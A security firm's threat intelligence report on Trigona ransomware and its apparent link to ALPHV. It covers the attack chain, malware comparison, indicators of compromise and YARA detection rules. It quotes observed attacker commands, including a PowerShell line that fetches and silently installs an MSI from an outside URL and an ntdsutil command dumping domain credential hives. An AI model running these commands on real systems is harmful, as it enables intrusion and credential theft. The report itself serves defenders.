

# Observations on New Trigona Ransomware

February 24, 2023

## Table of Contents

Executive Summary.....	3
Introduction.....	3
Anatomy of a Trigona Attack .....	6
Malware Analysis.....	10
Threat Actor Communications.....	12
Trigona vs ALPHV Attribution .....	14
Mitigation Strategies.....	15
Trigona - IOC List .....	16
Threat Detection Rules .....	18

## Executive Summary

Arete research reveals new information about the emerging threat of Trigona ransomware. This threat actor group, associated with ALPHV, is exploiting a vulnerability in the Zoho ManageEngine ADSelfService Plus and demonstrates excessive use of legitimate tools in their attack.

Arete identified a connection between Trigona and ALPHV, indicating some level of administrative collaboration between these two highly sophisticated threat actors. Trigona is leveraging ALPHV's reputation and data leak site as a pressure tactic.

Arete assessed Trigona's malicious activity, and through this report wishes to share new actionable intelligence to assist in detecting and preventing these threats.

## Introduction

Arete's Cyber Threat Fusion Center monitored Trigona's activity since the unnamed ransomware first emerged into the threat landscape after rebranding itself. During our investigations, Arete identified a direct connection between the relatively "new kid on the block," Trigona, and one of the most prominent ransomware threat actors of 2022, ALPHV.

Arete is aware of two clear pieces of evidence linking Trigona to ALPHV. First, Trigona explicitly communicated to victims via email and voicemail identifying themselves as 'ALPHV (BlackCat), as well as Trigona'. Second, when the threat actor pressured one of their victims to pay the ransom demand, they shared a Tor link to an ALPHV private blog page (Figure 2).

Visually, Trigona ransomware brands itself exclusively as an independent threat group, evidenced in both its TOR page (Figure 1) and its threatening communications to victims to identify themselves as Trigona. In at least one attack, Trigona informed the victim of their association with other threat groups and threatened to leverage such partnerships to publish stolen data as a pressure tactic to encourage payment of ransom demands.

The Arete Fusion Center conducted dark web and open-source research and found no publicly available information indicating that Trigona and ALPHV are connected. In this report, we present our detailed research efforts collecting actionable intelligence to assist organizations in protecting against the new threat, while also seeking to understand if Trigona and ALPHV are virtually the same threat actor.




Figure 1. Trigona TOR Page.




Figure 2. ALPHV Private Blog (censored)  
 hxxp://alphv[...].ad.onion/[Main Data-Leak-Site]

## ALPHV

ALPHV operations started in November 2021 as one of the more sophisticated Ransomware-as-a-service (RaaS) cybercrime operations. ALPHV was the first threat group to develop their software in the Rust programming language, a popular cross-platform programming language for creating secure and effective applications.

According to multiple open sources<sup>1</sup>, ALPHV is believed to be formed by members from the REvil (aka Sodinokibi), Darkside, and BlackMatter threat groups, with connections to FIN7 (aka Carbon Spider) as well as FIN12, all of whom are known for conducting ransomware attacks. REvil operated extensively in the first half of 2021 and is known for compromising thousands of companies in a Kaseya MSP supply-chain attack and demanding a \$50 million payment from computer maker Acer. REvil announced it was shutting down in October 2021 following intense pressure from law enforcement.

In December 2021, the group publicly identified itself as ALPHV in a campaign to attract new affiliates and started advertising on underground forums as a “*New Generation of Ransomware.*” Although the group primarily identifies itself as ALPHV, they will also associate as BlackCat and Noberus to simplify interactions with insurance and recovery companies. BlackCat was the name first given to the threat group because of the black cat that would appear on their TOR payment sites.

The exact nature of the connection between Trigona and ALPHV is yet to be exposed. However, it is possible that members of Trigona took part and/or collaborated with ALPHV core members in previous generations.

---

<sup>1</sup> <https://blog.group-ib.com/blackcat> , <https://blog.group-ib.com/blackcat> , <https://www.hhs.gov/sites/default/files/blackcat-analyst-note.pdf> , <https://www.bleepingcomputer.com/news/security/blackcat-alphv-ransomware-linked-to-blackmatter-darkside-gangs/>

## Anatomy of a Trigona Attack

Trigona is a new threat group and, to date, is not one of the most prevalent groups, given its relatively low activity in the threat landscape. Consequently, patterns in their Tactics, Techniques, and Procedures (TTPs) are undetermined and may change over time, as often seen with new threat actors. Notwithstanding, the Arete Fusion Center monitored Trigona’s malicious activity and found some key practices that could be useful for detection and prevention of this threat group.




Figure 3. Trigona Attack Kill Chain.

### Initial Access

Arete identified Trigona’s successful exploitation of the CVE-2021-40539 vulnerability in the ManageEngine identity security solution, commonly known as “Zoho ManageEngine ADSelfService Plus authentication bypass.” This exploit is associated with the Rest API’s and ADSelfServices build 6113 and older. It enables an attacker to remotely execute malicious code and gain full control of a compromised system without user intervention. This vulnerability also allows the threat actor to upload and execute arbitrary files as well as remote code execution on the affected installations of host systems.

During the investigation, Arete observed Trigona initially utilizing the ADSSP exploit to bypass authentication, generate a remote shell, and utilize PowerShell in that remote shell to download and install ScreenConnect on the affected host. This provided the attacker with a remote connection to the affected host to conduct further malicious activity.

Trigona utilized this exploit several times over a period of four months to gain access and drop legitimate tools on targeted networks. Later, these tools were used to gain persistence, move laterally, exfiltrate data, and deploy the ransomware payload in the targeted environment.

## Execution

Once the threat actor gained access to targeted networks, they executed the following PowerShell command to download a file used to install the ScreenConnect remote desktop tool:

```
new-object System.Net.WebClient).DownloadFile('h**ps[:]//cutt[.]ly/TTT354656',  
'C:\DDUpdate.msi'); cmd /c msixec /i C:\DDUpdate.msi /qn; Remove-item  
c:\DDUpdate.msi
```

## Persistence

The ransomware created the following registry key modification:

```
Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\  
Name: 3B588B06FB5E06829BD4ACFECE723C7E  
Location: [location_of_ransomware]\1.exe.exe
```

## Defense Evasion

Malicious PowerShell script with Cobalt Strike beacon obfuscated in various layers include Base64, GZip, and XOR with the 0x35 single byte key. The Arete Fusion Center previously identified this technique in other ransomware engagements.

## Discovery

SoftPerfect Network Scanner (netscan.exe) and Advanced IP Scanner (ipscan.exe) were used for network reconnaissance.

## Lateral Movement

Trigona used a long list of legitimate remote desktop applications: ScreenConnect, AnyDesk, LogMeIn, AteraAgent, Splash Top, and TeamViewer. Coupled with open Remote Desktop Protocol (RDP) ports, the above-mentioned tools were likely used to move laterally within the network and later to deploy the ransomware payload (hashes and file directories are listed in the appendix).

Additionally, multiple PowerShell scripts and commands were executed over the course of a few weeks. These scripts were leveraged to delete registry hives, download malicious binaries, and download Cobalt Strike, Sysinternals tools, and ScreenConnect.

The malicious PowerShell script used to download the Windows Sysinternals PsTools, and unzip its content with all the utilities:

```
powershell.exe -Command [Net.ServicePointManager]::SecurityProtocol =  
[Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri  
https://download.sysinternals.com/files/PSTools.zip -OutFile  
C:\Windows\System32\pstools.zip
```

```
powershell.exe -Command Expand-Archive -Path C:\Windows\System32\pstools.zip -  
DestinationPath C:\Windows\System32
```

## OS Credential Dumping

The malicious PowerShell script used to execute ntdsutil.exe on the Domain Controller to dump the ntds.dit, SYSTEM and SECURITY registry hives, known to be used to dump password hashes and then obtain system passwords:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ntdsutil.exe 'ac i  
ntds' 'ifm' 'create full c:\temp' q q
```

## Collection and Exfiltration

The FTP application FileZilla, another legitimate tool transferred by the ManageEngine exploit, was used for data exfiltration from a Domain Controller using a compromised Admin account. Trigona was observed storing FileZilla in the default Windows music-themed directory that belongs to the compromised user (“c:\user\\*user-name\*\music”). Rather than FileZilla, Arete commonly sees tools like Rclone and Megasync used by threat actors for that purpose. ALPHV, for example, is known to rely on Rclone for data exfiltration.

## Command and Control

On the same day FileZilla was executed, Cobalt Strike beacon was deployed using a malicious PowerShell command with various layers of obfuscation. Decoded content to obtain the Bacon C2 IP per below:






Figure 4. Using CyberChef to decode the encoded string

Once the threat actor gains control using the beacon and runs the ransomware executable (“1.exe.exe”), the payload:

- Encrypts files in the victim system and mounts shared drives
- Adds the following extension to encrypted files: “.\_locked (e.g., file.exe.\_locked)”
- Creates a ransom note with the following filename: “how\_to\_decrypt.hta”
- Creates mutex in the system named: “4CD8205B-FBFA-94E37992”
- Kills a list of processes and services
- Makes a modification to the registry run key to ensure it will start during a system reboot
- Whitelists files and directories to make sure it won’t render the system unusable, preventing recovery when running a decryptor purchased from the threat actor

Links to Virus Total Trigona ransomware samples:

- <https://www.virustotal.com/gui/file/b49bf3a4baf637e067a8db7360051eba39713b7958519b49f8e236b6014c8477>
- <https://www.virustotal.com/gui/file/1017fcf607a329bb6ad046181c3656b686906a0767fff2a4a3c6c569c2a70a85>

## Malware Analysis

Despite the obvious operational link, Arete has not observed code or functional-level similarity between Trigona and ALPHV (BlackCat) ransomware executables. Based on code-level analysis, the two ransomware families developed using different programming languages. Arete applied multiple malware correlation approaches to perform this analysis, including BinDiff, CAPA, Fuzzy hashing, and manual analysis. Below we see the binary correlation using BinDiff and results of the manual analysis:

### 1. Code comparison

Trigona ransomware vs. ALPHV ransomware

Trigona sample hash	ALPHV sample hash	% of code match
2C31A750240788F924EF64A2FB4FDF3B	1B09444B4662F3D43C6ADD3B4AB74169	0.0599544%

### 2. Manual analysis

- **Ransomware built programming language** - Trigona ransomware was developed using the Delphi programming language while ALPHV ransomware was developed using the Rust programming language.




Figure 5. Trigona ransomware compiler detection

- **Execution pattern (Arguments)** – The two ransomware families use different arguments. The ALPHV ransomware won't run without an access token, while the Trigona ransomware's normal execution without arguments allows the ransomware to encrypt files in the system.

```
C:\Users\Akxy>C:\Users\Akxy\Desktop\BlackCat.exe --help
C:\Users\Akxy>
USAGE:
  [OPTIONS] [SUBCOMMAND]
OPTIONS:
  --access-token <ACCESS_TOKEN>
    Access Token
  --drag-and-drop
    Invoked with drag and drop
```

Figure 6. BlackCat ransomware usage after supplying the '--help' argument

- **Control flow** – The ransomware control flow operation is different in these two ransomware families.
- **Encrypted Files** - In the Trigona ransomware encrypted files, we observed some constants before and after placing the encrypted key, but a similar pattern was not observed in ALPHV ransomware encrypted files.




Figure 7. Trigona ransomware encrypted files.

## Threat Actor Communications

The Arete Fusion Center analyzed TOR pages and victim communications from both Trigona and ALPHV. The analysis identified few similarities between the two threat groups, but many differences when comparing their practices.

The material similarities between the two groups seem circumstantial and indicative. Both threat actors begin their victim communications with a “brief summary” detailing the situation, consequences of ‘no payment,’ and deliverables if the payment is facilitated. Each page also contains a “Trial Decrypt” user function for proof of their decryption tool. The two ransomware sites contain multiple differences in both user interface and layout.

Beyond the obvious differing layout and color schemes of the ransom sites, the first unique visual and operational difference was the chat box used for communications. While the ALPHV chat box can hold all the communications easily with no lag when scrolling through the chat history, Trigona was only able to scroll up one or two messages at a time before having to load and buffer. The Trigona TOR page allows the user to decrypt a total of five files for proof of decryption, while ALPHV only allows one. Despite connections potentially linking Trigona to ALPHV, their respective interfaces with victims demonstrate independent organizations.

	Comparison	Trigona	ALPHV
<b>Differences</b>	<b>Ransom Note</b>	Uses a .hta note that takes you to a website that provides the steps needed to get into the TOR chat page for communications.	Uses a normal text document that contains the TOR link needed to access the communication site. Ransom notes include specific details for the stolen data such as personal, private financial, contracts, and credentials.
	<b>User Interface</b>	No link to blog or ‘about me’ section. Chat box must load every message one at a time when scrolling through the message history.	More capable interface with proof of exfiltration on display
	<b>Timer</b>	No timer	Always has a timer
	<b>Proof for Exfiltrating Data</b>	Screenshots of folders	File tree

	<b>Addressing Payment</b>	Trigona provides multiple different sources for purchasing Bitcoins	N/A
<b>Similarities</b>	<b>Opening Comms</b>	Both groups give a brief summary of the situation in their opening messages.	
	<b>Proof of Decryption</b>	Both groups have a "Trial Decrypt" function on their respective Tor chat sites.	
	<b>Pressure Methods</b>	Both groups have the same verbiage for 'pressure methods', threatening to launch DDoS attacks and involving the media if their demands won't be met	

## Trigona vs ALPHV Attribution

The tangled ransomware threat landscape creates compliance challenges. Victims should consider facilitating a ransom payment to a threat actor as a last resort to recover from an attack. Arete continuously monitors the malicious activity of an ever-expanding universe of ransomware threat actors and specializes in attribution analysis, intelligence review, and malware reverse-engineering techniques necessary to comply with the directives of The Office of Foreign Assets Control of the U.S. Department of the Treasury (OFAC). Among the other processes Arete performs, attribution plays a key role and is required when facilitating payments to threat actors in compliance with OFAC laws.

Analysis of both Trigona and ALPHV's TTPs shows the two threat groups operating differently in their core modus operandi. They use different ransomware, exploit different vulnerabilities, and demonstrate different communication tactics. Arete observed that ALPHV has been exploiting a different range of system vulnerabilities<sup>2</sup>. Arete counted at least 11 high to critical vulnerabilities known to be exploited by ALPHV. Although we found several similarities in the tools both groups use, Arete suggests these resemblances are only circumstantial. Multiple threat actors utilize pen testing tools, such as Cobalt Strike, and legitimate tools, such as PsExec or Rclone; therefore, these methods are not indicative enough to argue that Trigona and ALPHV are the same threat actor.

---

<sup>2</sup> Microsoft Exchange: CVE-2021-34473 (Critical), CVE-2021-34523 (Critical), CVE-2021-26855 (Critical), CVE-2021-26857 (High), CVE-2021-26858 (High), CVE-202127065 (High), CVE-2021-31207 (High). Microsoft Windows: CVE-2016-0099 (High). Apache (Log4j): CVE-2021-44228 (Critical), CVE-2021-44228 (Critical). SonicWall VPN: CVE-2021-44228 (Critical).

## Mitigation Strategies

- As with other ransomware threats, available, protected, and adequate backups are vital to assure cyber resiliency and business continuity during a cyberattack. Arete highly recommends testing your backups periodically and diligently. We offer state-of-the-art network restoration services in the event of a disruptive attack on organizations.
- Patch against the ManageEngine vulnerability and maintain adequate patch management process against exploited and newly found vulnerabilities.
- Monitor for malicious activity based on the behavioral TTPs and the complimented IOC list. Arete analyzed and implemented these indicators in our monitoring and prevention platforms to protect our clients against both Trigona and ALPHV, as well as other known threat actors.
- Maintain adequate networking hygiene, such as Multi-Factor-Authentication (MFA), strong password combination and rotation, close RDP ports, etc.
- Implement a sophisticated endpoint detection and response (EDR) solution with AI & ML that will rely on models to autonomously prevent, detect, and recover from threats in real time that also include tamper-proof capabilities instead of just malware signatures.
- Implement an incident response plan (IRP) and business continuity plan (BCP) to mitigate risks and streamline remediation countermeasures in real-time. Arete offers advisory services to assist in building such plans based on our experience and collected intelligence about the most prominent cyber threat actors.

## Trigona - IOC List

### Vulnerability exploited

CVE	System
CVE-2021-40539	ManageEngine

### List of IP/URLs associated with the exploit activity:

Country	Addresses
Lithuania	128.90.173.138, 128.90.173.148
France	213.32.39.46, 213.32.39.42, 213.32.39.38, 213.32.39.34, 213.32.39.45, 213.32.39.43, 213.32.39.39, 213.32.39.32, 213.32.39.41, 213.32.39.37, 213.32.39.47, 213.32.39.36, 213.32.39.33
Germany	77.73.133.84 (suspected Cobalt Strike C2 server)
Netherlands	168.100.8.135, 45.61.137.31, 174.138.8.184, 194.147.115.40
Poland	128.90.170.115
South Korea	13.125.150.170
United States	206.189.238.130, 64.52.80.253, 64.190.113.69, 23.225.195.56, 172.247.15.222, 23.225.195.44, 172.86.120.248, 23.225.195.20, 147.75.62.148
Canada	172.105.110.202, 147.182.145.37
United Kingdom	193.149.185.117
Singapore	157.230.249.231
URL	altocloudzone[.]live/oscp/

### List of files associated with the threat activity:

File Name	File Path	SHA1 Hash	Context
1.exe.exe	C:\Users\%USERNAME%\Music\1.exe.exe	c9c6a7f911d16b49d8b838dca3683357b72c9d6d	Trigona Payload
how_to_decrypt.hta	C:\Administrator\AppData\how_to_decrypt.hta	076f62b0bbdc12d878031fd381d83c30	Trigona ransom note
Everything.exe	C:\Users\%USERNAME%\Music\Everything.exe	<i>File not recovered</i>	Malicious Executable



<b>LISTING.exe</b>	C:\Users\%USERNAME%\Music\LISTING.exe	ac044719b2908fa5c44374fbe8ed5295e67d5935	Malicious Executable
<b>AnyDesk.exe</b>	C:\ProgramData\AnyDesk.exe	665cad3ed21f6443d1adacf18ca45dfaa8f52c99	AnyDesk Remote Desktop Connection Tool
<b>putty.exe</b>	c:\users\%USERNAME%\desktop\putty.exe	1083245ac66d4261f526d18d4eac79a7dbd72989	Putty remote connection tool
<b>netscan.exe</b>	C:\Users\%USERNAME%\Music\Net-Service\netscan.exe	52332ce16ee0c393b8eea6e71863ad41e3caefdf	Network Recon Tool
<b>filezilla.exe</b>	C:\Users\%USERNAME%\Music\FileZillaPortable\App\filezilla\filezilla.exe	0e777cf260cb3eea37076c253520b0b73b30180f	Filezilla Remote File Transfer\FTP Tool
<b>Fz-stiller.paf.exe</b>	C:\Users\%USERNAME%\Music\Fz-stiller.paf.exe	8d1b327f80ec39f11c2dec320191ac1d	Filezilla Remote File Transfer\FTP Tool
<b>PSEXESVC.exe</b>	C:\Windows\PSEXESVC.exe	a97275979e52ca5dfd9d65650af557170d25b727	Windows Sysinternals PsExec tool
<b>PsExec.exe</b>	C:\sysinternals\PsExec.exe	27304b246c7d5b4e149124d5f93c5b01	Windows Sysinternals PsExec tool

### File Paths

C:/Administrator/AppData/how\_to\_decrypt.hta

C:%USERNAME%/AppData/Local/Temp/how\_todecrypt.hta

C:/Windows/SYSVOL\_DFSR/domain/scripts/how\_to\_decrypt.hta

C:/Windows/SYSVOL\_DFSR/domain/scripts/\$1F773665FB9F426CB1-BA5C68A868730/how\_to\_decrypt.hta

C:/Windows/SYSVOL\_DFSR/domain/scripts/\$1F773665FB9F426CB1-BA5C68A868730/how\_to\_decrypt.hta

C:/Program Files/Internet Explorer/en-US/how\_to\_decrypt.hta

### Registry change associated with the threat activity:

#### Registry Key

Key: HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\  
Name: 3B588B06FB5E06829BD4ACFECE723C7E

Data: [location\_of\_ransomware]\1.exe.exe

## Threat Detection Rules

### YARA

#### 1. Trigona\_ransomware\_executable

```
rule Trigona_ransomware_executable
{
  meta:
    copyright = "Copyright © 2023 by Arete Advisors, LLC."
    distribution = "No re-distribution without Arete Advisors, LLC consent"

  strings:
    $s1 = "/full" wide nocase
    $s2 = "!autorun" wide nocase
    $s3 = "/test_cid" wide nocase
    $s4 = "/test_vid" wide nocase
    $s5 = "/path" wide nocase
    $s6 = "!local" wide nocase
    $s7 = "!lan" wide nocase
    $s8 = "/autorun_only" wide nocase
    $c1 = "[SUPPORT]" nocase
    $c2 = "[START_TIME]" nocase
    $c3 = "[DOUBLE_TIME]" nocase
    $c4 = "[END_TIME]" nocase
    $c5 = "[REG_CRT]" nocase
    $c6 = "[CID]" nocase
    $c7 = "[VID]" nocase
    $dec = {46 33 C9 8B 1A 0F B6 1C ?? 8B 38 30 1C ?? 41 4E 75}

  condition:
    ((uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550)) and
    ( ($dec and (4 of ($s*))) or ((4 of ($s*)) and (4 of ($c*))) )
}
```

#### 2. Trigona\_ransomware\_ransom\_note

```
rule Trigona_ransomware_ransom_note
{
  meta:
    copyright = "Copyright © 2023 by Arete Advisors, LLC."
    distribution = "No re-distribution without Arete Advisors, LLC consent"
```

strings:

\$s1 = "<title>ENCRYPTED" nocase

\$s2 = "vid = " nocase

\$s3 = "cid = " nocase

\$s4 = "authkey = " nocase

\$d1 = "data were encrypted and leaked" nocase

\$d2 = "The price depends on how soon you will contact us" nocase

\$d3 = "Decryption price increases every hour" nocase

\$d4 = "You can decrypt 3 files for free" nocase

condition:

((3 of (\$s\*)) and (2 of (\$d\*)))

}

## About Arete

Arete transforms the way organizations prepare for, respond to, and prevent cybercrime. Working on the frontlines of thousands of ransomware attacks and some of the largest nation-state attacks, our team combines hundreds of investigative, technical, and cyber risk management practitioners with best-in-class data and software engineers. We bring a relentless passion for innovation and a commitment to stopping cybercrime.

